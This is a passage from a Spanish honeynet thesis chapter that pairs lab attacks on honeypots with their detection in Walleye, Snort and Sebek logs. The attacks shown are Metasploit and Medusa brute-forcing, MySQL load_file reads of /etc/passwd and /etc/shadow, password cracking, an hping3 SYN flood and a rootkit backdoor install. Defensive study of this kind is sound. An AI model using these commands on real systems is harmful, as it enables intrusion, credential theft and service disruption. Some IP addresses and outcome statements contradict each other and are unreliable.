Figura 4-4: Detección Uno- tráfico de ataque de escaneo de puertos

Fuente: Realizado por: Cristina Palmay

```
Oct 10 16:38:08 honeywall kernel: INBOUND TCP: IN=br0 OUT=br0 PHYSIN=eth0 PHYSOUT=eth1
SRC= 10.126.7.84    DST= 10.126.7.75     LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=45735 DF PROTO=TCP
SPT=34891 DPT=443 WINDOW=14600 RES=0x00 SYN URGP=0
```

Figura 5-4 Detección Uno - Logs Iptables Honeypot Honey1

Fuente: Realizado por: Cristina Palmay

Figura 4-6: Detección Uno - Alerta Snort al ataque de escaneo de puertos

Fuente: Realizado por: Cristina Palmay

4.2.3 Fase de acceso

En esta fase se busca acceder a los sistemas a partir de la explotación de las vulnerabilidades detectadas, en las fases anteriores.

Descripción del ataque No.2: Ataque de diccionario a MySql sobre *Honey*1.

En la fase anterior se determinó que en el Honeypot *Honey1*, uno de los puertos abiertos conocidos pertenecía a la base de datos MySql, entonces en la consola de Metasploit se realizó una búsqueda de los exploit que pueden utilizase para MySql, utilizando el framework de Metasploit.

Se realiza un ataque de diccionario para obtener el usuario y password de MySql del Honeypot *Honey1* con dirección IP: 10.126.7.75, para ello se utiliza el módulo mysql_login de Metasploit, en figura 7-4 se observa las opciones configuradas para la ejecución de mysql_login.

```
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

Name              Current Setting Required Description
----              --------------- -------- -----------
BLANK_PASSWORDS   false           no       Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false           no       Try each user/password couple stored in the\
                                           current database
DB_ALL_PASS       false           no       Add all passwords in the current database to\
                                           the list
DB_ALL_USERS      false           no       Add all users in the current database to the\
                                           list
PASSWORD                          no       A specific password to authenticate with
PASS_FILE         pass.dic        no       File containing passwords, one per line
RHOSTS            10.126.7.75     yes      The target address range or CIDR identifier
RPORT             3306            yes      The target port
STOP_ON_SUCCESS   true            yes      Stop guessing when a credential works for a host
THREADS           1               yes      The number of concurrent threads
USERNAME                          no       A specific username to authenticate as
USERPASS_FILE                     no       File containing users and passwords separated by\
                                           space, one pair per line
USER_AS_PASS      false           no       Try the username as the password for all users
USER_FILE         users.dic       no       File containing usernames, one per line
VERBOSE           true            yes      Whether to print output for all attempts
```

Figura 7-4: Descripción del ataque No.2 - Opciones e Mysql_login

Fuente: Realizado por Cristina Palmay

El ataque se lanza con el siguiente comando: *msf auxiliary (mysql_login) > exploit*, cuando se ejecuta el Metasploit se manda conexiones al puerto 3306 del Honeypot 10.126.7.75, tomando parejas de usuarios y password desde un archivo de diccionario. En la siguiente figura se observa los intentos de conexión realizados por el Metasploit.

```
[*] 10.126.7.75 :3306 MYSQL - Found remote MySQL version 5.0.51a
[*] 10.126.7.75 :3306 MYSQL - [001/256] - Trying username:'root' with\
                                password:'root'
[-] Access denied
```

Figura 8-4: Descripción del ataque No.2 - ataque de diccionario

Fuente: Realizado por Cristina Palmay

En la figura 9-4 se observa que se descubrió las credenciales de usuario y password de la MySql en el Honeypot 10.126.7.75.




Figura 9-4: Descripción del ataque No.2 - Ataque de diccionario exitoso

Fuente: Realizado por: Cristina Palmay

Análisis del Ataque en Walleye.

Tabla 2-4 Análisis en Walleye – Detección Dos

DETECCIÓN DOS. ATAQUE DE DICCIONARIO A MYSQL	
HALLAZGO:	Ataque de fuerza bruta a la base de datos MySql instalada en el Honeypot 10.126.7.75.
EVIDENCIAS EN LOGS DE WALLEYE:	Se verifica varios intentos de conexión al puerto 3306 del Honeypot *Honey1* 10.126.7.75 el mismo que corresponde a la base de datos MySql, en los logs de la interfaz Walleye se puede observar varios intentos de conexión en un lapso de tiempo de dos minutos aproximadamente, como se observa en la figura 10-4. Los logs de Walleye dan la posibilidad de ver cada uno de los paquetes, en la figura 11-4 se observa el contenido de uno de los paquetes, en el recuadro rojo se observa que hay un intento de logueo a la base de datos MySql, sin embargo, este intento ha sido denegado. En la figura 12-4 se analizó el último paquete de intento de conexión al puerto 3306 del Honeypot 10.126.7.75, se observa que en este caso el intento de conexión a MySql ha resultado satisfactorio con el usuario root. Por lo observado en el análisis de paquetes se puede suponer que se trata de un ataque de fuerza bruta que utiliza un diccionario para encontrar usuarios y password.

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay




Figura 10-4: Detección Dos - tráfico de ataque de diccionario

Fuente: Realizado por: Cristina Palmay

```
10/10-16:53:32.975111 0:50:56:C0:0:5 -> 0:C:29:B3:7D:1F type:0x800 len:0x7D
10.126.7.84 : 47875    ->   10.126.7.75 : 3306     TCP TTL:64 TOS:0x0 ID:13800 IpLen:20 DgmLen:111 DF
***AP*** Seq: 0x26C742FE  Ack: 0xCB77B45C  Win: 0x73  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2989624 1854828
05 A2 00 00 00 00 00 40 08 00 00 00 00 00 00 00   .......@........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
72 6F 6F 74 00 14 4E 38 D4 00 18 28 69 38 72 B2   root..N8...(i8r.
62 99 B7 ED B4 69 2F F9 B8 8A 00                  b....i/....
```

Figura 11-4: Detección Dos - Decodificación del paquete

Fuente: Realizado por: Cristina Palmay

```
10/10-16:40:30.027880 0:C:29:B3:7D:1F -> 0:50:56:C0:0:5 type:0x800 len:0x95
10.126.7.75 : 3306   ->    10.126.7.84 :33593      TCP TTL:64 TOS:0x8 ID:10446 IpLen:20 DgmLen:135 DF
***AP*** Seq: 0x63491B66  Ack: 0xE8A6901C  Win: 0x16A  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1071987 2206687
4F 00 00 02 FF 15 04 23 32 38 30 30 30 41 63 63   O......#28000Acc
65 73 73 20 64 65 6E 69 65 64 20 66 6F 72 20 75   ess denied for u
73 65 72 20 27 72 6F 6F 74 65 72 73 27 40 27      ser 'root'@'
31 39 32 2E 31 36 38 2E 32 30 2E 31 27 20 28 75   10.126.7.84   ' (u
73 69 6E 67 20 70 61 73 73 77 6F 72 64 3A 20 59   sing password: Y
45 53 29                                          ES)
```


Figura 12-4: Detección Dos - Descubrimiento de credenciales de usuario

Fuente: Realizado por: Cristina Palmay

<u>Descripción del ataque No.3:</u> Conexión no autorizada a MySql

Desde un programa de terminal de comandos se procede a conectarse a la base de datos MySql del Honeypot *Honey1* con Ip: 10.126.7.75, con el usuario y password obtenido en la fase anterior, para ello se utiliza el siguiente comando: *$ mysql -h 192.168.30.100 -u root*

–*p.* En la figura 13-4 se puede observar que desde la maquina atacante se ha ingresado a la consola MySql del Honeypot 10.126.7.75.



```
$ mysql -h 10.126.7.75 -u root -p

Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 83
Server version: 5.7.15 -log Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show grants;
+-----------------------------------------------------------------------------+
| Grants for root@%
|
+-----------------------------------------------------------------------------+
| GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY PASSWORD \
        '*AC57754462B6D4C373263062D60EDC6E452E574D' WITH GRANT OPTION |
+-----------------------------------------------------------------------------+
1 row in set (0.03 sec)

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| test               |
+--------------------+
3 rows in set (0.57 sec)
```

Figura 13-4: Descripción del Ataque No.3 - Conexión no autorizada a MySql

Fuente: Realizado por: Cristina Palmay

Análisis del Ataque en Walleye.

Tabla 3-4 Análisis en Walleye – Detección Tres

DETECCIÓN TRES: ACCESO NO AUTORIZADO A MYSQL	
HALLAZGO:	Ejecución de comandos de la base de datos MySql.
EVIDENCIAS EN LOGS DE WALLEYE:	En la figura 14-4, se observa en los logs del IDS Snort a través de la interfaz Walleye, que se ha establecido una conexión a la base de datos MySql del Honeypot 10.126.7.75, utilizando las credenciales de usuario obtenidas del ataque de fuerza bruta anterior, en la figura 5 se muestra que el comando ejecutado en la base de datos es *Show Databases* el mismo que en los logs esta con letras rojas. *Continúa pag. 122*

	En vista que se evidencio el ataque se verifico los logs de la base de datos MySql, en la figura 15-4, se observa la conexión a MySql desde la Ip de la maquina atacante: 10.126.7.84, en la figura 16-4 en el análisis del paquete en la interfaz Walleye, se puede observar que se ha ejecutado el comando *Show Databases*. Ingresando a los logs de MySql se verifica la concordancia con los resultados de la interfaz Walleye, en la Figura 17-4 se puede observar los logs de la base de datos MySql donde se muestra la conexión a la base de datos y la ejecución del comando *Show Database*.

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay




Figura 14-4: Detección Tres: Alerta de Snort en Walleye

Fuente: Realizado por: Cristina Palmay

```
131010 16:56:04      83 Connect     root@ 10.126.7.84  on
```

Figura 15-4: Detección Tres - Logs de conexión de MySql

Fuente: Realizado por: Cristina Palmay

```
10/10-16:56:21.194293 0:C:29:B3:7D:1F -> 0:50:56:C0:0:5 type:0x800 len:0xB8
10.126.7.75:3306      ->  10.126.7.84:380989  TCP TTL:64 TOS:0x8 ID:43964 IpLen:20 DgmLen:170 DF
***AP*** Seq: 0x4F16D4D4  Ack: 0x73FFF462  Win: 0x16A  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2023024 3157250
01 00 00 01 01 31 00 00 02 03 64 65 66 00 08 53  .....1....def..S
43 48 45 4D 41 54 41 00 08 44 61 74 61 62 61 73  CHEMATA..Databas
65 0B 53 43 48 45 4D 41 5F 4E 41 4D 45 0C 21 00  e.SCHEMA_NAME.!.
C0 00 00 00 FD 01 00 00 00 00 05 00 00 03 FE 00  ................
00 22 00 13 00 00 04 12 69 6E 66 6F 72 6D 61 74  ."......informat
69 6F 6E 5F 73 63 68 65 6D 61 06 00 00 05 05 6D  ion_schema.....m
79 73 71 6C 05 00 00 06 04 74 65 73 74 05 00 00  ysql.....test...
07 FE 00 00 22 00                                ....".
```

Figura 16-4: Detección Tres - Análisis de paquete en Walleye

Fuente: Realizado por: Cristina Palmay

```
131010 16:56:04      83 Connect     root@ 10.126.7.75   on
131010 16:56:20      83 Query       show databases
```

Figura 17-4: Detección Tres - Logs de MySql

Fuente: Realizado por: Cristina Palmay

<u>Descripción del ataque No.4:</u> Ataque de inyección de código a Mysql

Se utiliza un ataque de inyección de código al cual es vulnerable la base de datos MySql del Honeypot *Honey1*, este ataque extrae el contenido de cualquier archivo del sistema operativo, en el caso del Honeypot con dirección Ip: 10.126.7.75 que fue atacado, tiene instalado el sistema operativo Centos 6.0.

En este caso los archivos de interés para un atacante pueden ser /etc/passwd (Contiene la lista de usuarios del sistema operativo) y /etc/shadow (Contiene las contraseñas encriptadas). Para descargarse el archivo a la máquina del atacante se digita el siguiente comando en la consola de MySql: mysql > *select load_file ('/ etc /passwd ').*

Figura 18-4: Descripción de ataque No.4 - Archivo /etc/passwd

Fuente: Realizado por: Cristina Palmay




Figura 19-4: Descripción de ataque No.4 - Archivo /etc/shadow

Fuente: Realizado por: Cristina Palmay

Para descifrar las contraseñas almacenadas en el archivo /etc/shadow, se utiliza la herramienta Jhon the Ripper, esta aplicación utiliza ataques de fuerza bruta para descifrar las contraseñas, con el comando: *$ unshadow passwd shadow > ataque. tx*

Este comando permite generar un solo archivo *ataque.txt,* a partir de los archivos /etc/passwd y /etc/shadow, y posteriormente hay que pasarlo como parámetro a la herramienta Jhon the Ripper pueda realizar el análisis de forma automática, se utiliza el siguiente comando para pasar el archivo como parámetro a la herramienta: *$ john mypasswd .txt.*

El resultado del análisis de la herramienta John de Ripper se muestra en la figura 20-4, donde el password para el usuario *root,* es *encore501*.




Figura 20-4: Descripción de ataque No.4 - Descifrado de password

Fuente: Realizado por: Cristina Palmay

Análisis del Ataque en Walleye.

Tabla 4-4 Análisis en Walleye – Detección Cuatro

DETECCIÓN CUATRO: Ataque de inyección de código a Mysql	
HALLAZGO:	Acceso no autorizado al Honeypot 10.126.7.75 a través de SSH.
EVIDENCIAS EN LOGS DE WALLEYE:	En los logs de la interfaz Walleye se puede observar que se ha realizado una conexión UDP al Honeypot Honey*1* con Ip: 10.126.7.75 a través del puerto 22, se sabe que el puerto 22 es el puerto por defecto del servicio SSH. *Continúa pag. 125*

	Se considera que todo tipo de conexión a los Honeypots de la Honeynet no es autorizado debido a que la Honeynet es una red trampa que está incluida en la red de producción pero que no es parte de la red de producción y no ofrece ningún servicio real.

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

Figura 21-4: Detección Cuatro - Análisis Walleye Conexión SSH no autorizada

Fuente: Realizado por: Cristina Palmay

<u>Descripción del ataque No.5:</u> Ejecución no autorizada de comandos en el Honeypot Honey1.

Desde la máquina del atacante se ingresa mediante SSH al Honeypot *Honey1*, con dirección Ip: 10.126.7.75 con el siguiente comando: *ssh root@10.126.7.75.* Se ejecutaron los siguientes comandos para recopilar acceso del sistema:

- **Id. -** Con este comando se puede observar el identificador actual del usuario y el grupo, en este caso se observa la información del usuario root.
- **Uname –a.-** Con este comando se puede observar el nombre de la máquina.
- **W.-** Este comando muestra información de los usuarios que se encuentran logueados en ese momento incluyendo desde terminales remotas.

```
$ ssh root@10.126.7.75

root@10.126.7.75's password:
Last login: Mon Oct  7 18:22:22  2016 from 10.126.7.75

[root @honey2 ~]$ id
uid=0 (root) gid =0 (root) grupos =0 (root),1 ( bin ),2 (daemon),3 ( sys ),4 (adm),6 (disk),10(wheel ),506 (rradmin)

[root @honey2 ~] $ uname -na
Linux  honey2.localdomain 2.6.18-348.el5 #1 SMP Tue Jan 8 17:57:28 EST 2013 i686 i686 \
        i386 GNU/Linux

[ root @honey2 ~]$ w
 17:06:10 up 48 min,  1 user,  load average: 0,00, 0,00, 0,08
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
 root     pts/0   10.126.7.84          17:05    0.00s  0.09s  0.03s w
```

Figura 22-4: Descripción de ataque No.5- Ejecución no autorizada de comandos

Fuente: Realizado por: Cristina Palmay

Análisis del Ataque en Walleye.

Tabla 4-5 Análisis en Walleye – Detección Cinco

DETECCIÓN CINCO	
HALLAZGO:	Ejecución de comandos en el Honeypot 10.126.7.75
EVIDENCIAS EN LOGS DE WALLEYE:	En el paquete de la interfaz Walleye no es posible ver directamente los comandos que han sido ejecutados a través de SSH en el Honeypot, por este motivo es necesario revisar el archivo de logs de Sebek /var/log/Sebek_commands, en el cual se puede visualizar estos comandos, como se muestra en la figura 22-4. Los comandos teclados por la conexión SSH, se pueden obtener del núcleo de Sebek, en el archivo /var/log/Sebek_commands, aquí se almacenan las pulsaciones de teclado que el atacante ha digitado, los paquetes generados por SSH desde el atacante al Honeypot fueron capturados con el módulo Snort que es como un snifer en la Honeynet, el comando para analizar y recuperar estos datos son los siguientes: Honeywall #sebeksniff -p 34557 -f snort.log.*

Fuente: (Walleye, 2016)

Fuente: Realizado por: Cristina Palmay

```
[2016-10-10 17:05:37 Host: 10.126.7.75 UID:0 PID:3674 COM:sshd ]#SSH-2.0-OpenSSH_6.1
[2016-10-10 17:05:37 Host: 10.126.7.75 UID:0 PID:3674 COM:sshd ]#
[2016-10-10 17:05:59 Host: 10.126.7.75 UID:500 PID:3677 COM:bash ]#id
[2016-10-10 17:06:05 Host: 10.126.7.75 UID:500 PID:3677 COM:bash ]#uname -na
[2016-10-10 17:06:10 Host: 10.126.7.75 UID:500 PID:3677 COM:bash ]#w
[2016-10-10 17:06:21 Host: 10.126.7.75 UID:500 PID:3677 COM:bash ]#stap -V
```

Figura 23-4: Detección Cinco - Análisis Walleye – logs de Sebek /var/log/Sebek_commands

Fuente: Realizado por: Cristina Palmay

Descripción del ataque No.6: Ataque de fuerza bruta al servidor FTP

Se utiliza la herramienta Medusa existente en la distribución de Kali Linux, para realizar un ataque de fuerza bruta dirigido al Honeypot *Honey2,* con la Ip: 10.126.7.76, para romper las contraseñas del servidor FTP; Medusa utiliza diccionarios a diferentes servicios como SSH, FTP, MYSQL, etc., Para ejecutar Medusa se utiliza el siguiente comando:

#medusa –h 10.126.7.76 –U /home/usuarios.txt –P /home/passwords.txt –M ftp

En la opción *–h* se especifica la dirección Ip del host atacado, en este caso la Ip 10.126.6.76, en la opción *–U* se especifica el path del diccionario de usuarios, en la opción -P se especifica el path del diccionario de contraseñas y por último en la opción *-M*, se especifica el servicio a ser atacado.

En la siguiente figura se puede observar como Medusa hace la comparación de pares de usuarios y contraseñas según los diccionarios cargados, sin embargo, debido a que la contraseña del servicio ftp es fuerte el ataque no ha resultado exitoso.

```
root @ kali:~#   medusa -h 10.126.7.76   -U /home/usuarios.txt -P /home/passwords.txt -M ftp
Medusa v2.0 [http://www.foofud.net] (C) JoMo -Kun / Foofus Networks <jmk@foofus.net>

ACOUNT CHECK: [ftp] Host: 10.126.7.76 (1 of 1, 0 complete) User: admin (1 de 5, 0 complete)
Password: 1234 (1 de 7 complete)
ACOUNT CHECK: [ftp] Host: 10.126.7.76 (1 of 1, 0 complete) User: admin (1 de 5, 0 complete)
Password: 12345 (2 de 7 complete)
ACOUNT CHECK: [ftp] Host: 10.126.7.76 (1 of 1, 0 complete) User: admin (1 de 5, 0 complete)
Password: admin (3 de 7 complete)
ACOUNT CHECK: [ftp] Host: 10.126.7.76 (1 of 1, 0 complete) User: admin (1 de 5, 0 complete)
Password: admin (4 de 7 complete)
NOTICE: [ftp.mod] Socket is no longer valid. Server likeky dropped conection. Establishing
new session.
ACOUNT CHECK: [ftp] Host: 10.126.7.76 (1 of 1, 0 complete) User: admin (1 de 5, 0 complete)
Password: honeynet (5 de 7 complete)
root @ kali:~#
```

Figura 24-4 Descripción de ataque No.6- Ataque de fuerza bruta a FTP

Fuente: Realizado por: Cristina Palmay

Como se observa en la figura 24-4, el ataque de diccionario resulta exitoso porque se encuentra las credenciales de usuario para el servicio ftp las cuales son: usuario: *admin* y password: *admin.*

Análisis del Ataque en Walleye.

Tabla 4-6 Análisis en Walleye – Detección Seis

DETECCIÓN SEIS: Ataque de fuerza bruta al servidor FTP	
HALLAZGO:	Ataque de fuerza bruta desde la dirección 10.126.7.84.
EVIDENCIAS EN LOGS DE WALLEYE:	En la interfaz Walleye se detecta varias conexiones al puerto 21 correspondiente al servicio FTP del Honeypot *Honey2* con la Ip: 10.126.7.76, en intervalos de pocos segundos, además se dispara en la interfaz Walleye una alerta de Snort en el que se detecta un ataque de fuerza bruta, en donde no se ha encontrado las credenciales de usuario del servicio ftp, porque posiblemente estas conexiones están siendo rechazadas, como se puede observar en la figura.

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

Figura 25-4: Detección Seis- Alerta en Walleye ataque de fuerza bruta

Fuente: Realizado por: Cristina Palmay

Descripción del ataque No.7: Ataque de denegación de servicio TCP/SYN (FLOODING)

Este ataque se va dirigido al Honeypot *Honey2* con dirección Ip: 10.126.7.76, y consiste en enviar una gran cantidad de paquetes TCP/SYN a un destino determinado solicitando una petición de conexión, entonces el servidor destino intenta establecer una conexión, sin embargo, nunca recibe el paquete de respuesta TCP/ACK, por parte del equipo de origen.

Al existir una gran cantidad de este tipo de tráfico se consume de forma excesiva los recursos del servidor destino provocando la denegación de servicio, para la ejecución de este ataque se ha seleccionado la herramienta Hping3 existente en la distribución Kali Linux y se ha ejecutado el siguiente comando: *Hping3 –rand-source 10.126.6.76 –p 80.*

```
root@kali:~#  hping3  --rand-source  -d 500  10.126.6.76  -p  80  --flood
HPING 10.126.6.76 (eth0: 10.126.6.76): NO FLAG are set, 40 headers  0 data bytes
^C
- - - 10.126.6.76 hping stadistics - - -
99262 packets transmitted, 0 packets receiver, 100% packet loss
round-trip min/avg/max =0.0/0.0/0.0 ms
root@kali:~#
```

Figura 26-4: Descripción de ataque No.7 - Ataque de TCP/SYN (FLOODING)

Fuente: Realizado por: Cristina Palmay

En la figura 26-4, se puede observar la ejecución del ataque de denegación de servicio hacia el Honeypot 10.126.7.76 usando TCP/SYN; con la opción --*flood* la misma hace que se envié la mayor cantidad de paquetes en el menor tiempo.




Figura 27-4: Descripción de ataque No.7- Consumo de recursos en Honey2

Fuente: Realizado por: Cristina Palmay

En la figura 27-4, se puede observar que el consumo del CPU del Honeypot durante el ataque ha subido a un noventa y nueve puntos uno por ciento (99,1%), dejando recursos insuficientes para atender a peticiones de reales del servidor web.

Análisis del Ataque en Walleye.

Tabla 7-4 Análisis en Walleye – Detección Siete. Denegación de servicios

DETECCIÓN SIETE: Ataque de denegación de servicios	
HALLAZGO:	Ataque de denegación de servicio al Honeypot 10.126.7.76
EVIDENCIAS EN LOGS DE WALLEYE:	En la interfaz Walleye se activa una alerta del software Snort que identifica el ataque de denegación de servicio a través de las firmas de la base de datos, las mismas que relacionan el los paquetes con un escaneo de tráfico loopback. En la figura 4-28, se puede observar una gran cantidad de paquetes TCP/SYN, en intervalos cortos de tiempo.

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

Figura 28-4: Detección Siete - Alerta ataque de TCP/SYN (FLOODING)

Fuente: Realizado por: Cristina Palmay

4.2.4 Fase de mantenimiento

En esta fase se busca mantener el acceso al equipo víctima en el tiempo para ello el atacante deja puertas traseras abiertas para su propio uso en el equipo víctima.

<u>Descripción del ataque No.8</u>: Instalación de un backdoor

En el Honeypot *Honey1* se instala el backdoor rootkit SSHV5, el mismo que le permite al atacante conectarse remotamente al equipo victima a través de una conexión SSH la misma que proporciona privilegios del súper usuario root. Desde el computador del atacante se procede a transferir el archivo de instalación del rootkit, como se observa en la siguiente figura:




Figura 29-4: Descripción de ataque No.8 - Transferencia del rootkit al Honey2

Fuente: Realizado por: Cristina Palmay

Una vez en la Shell de *root* desde el Honeypot *Honey1*, se procede a instalar el rootkit SSHV5, como se puede observar en la siguiente figura:


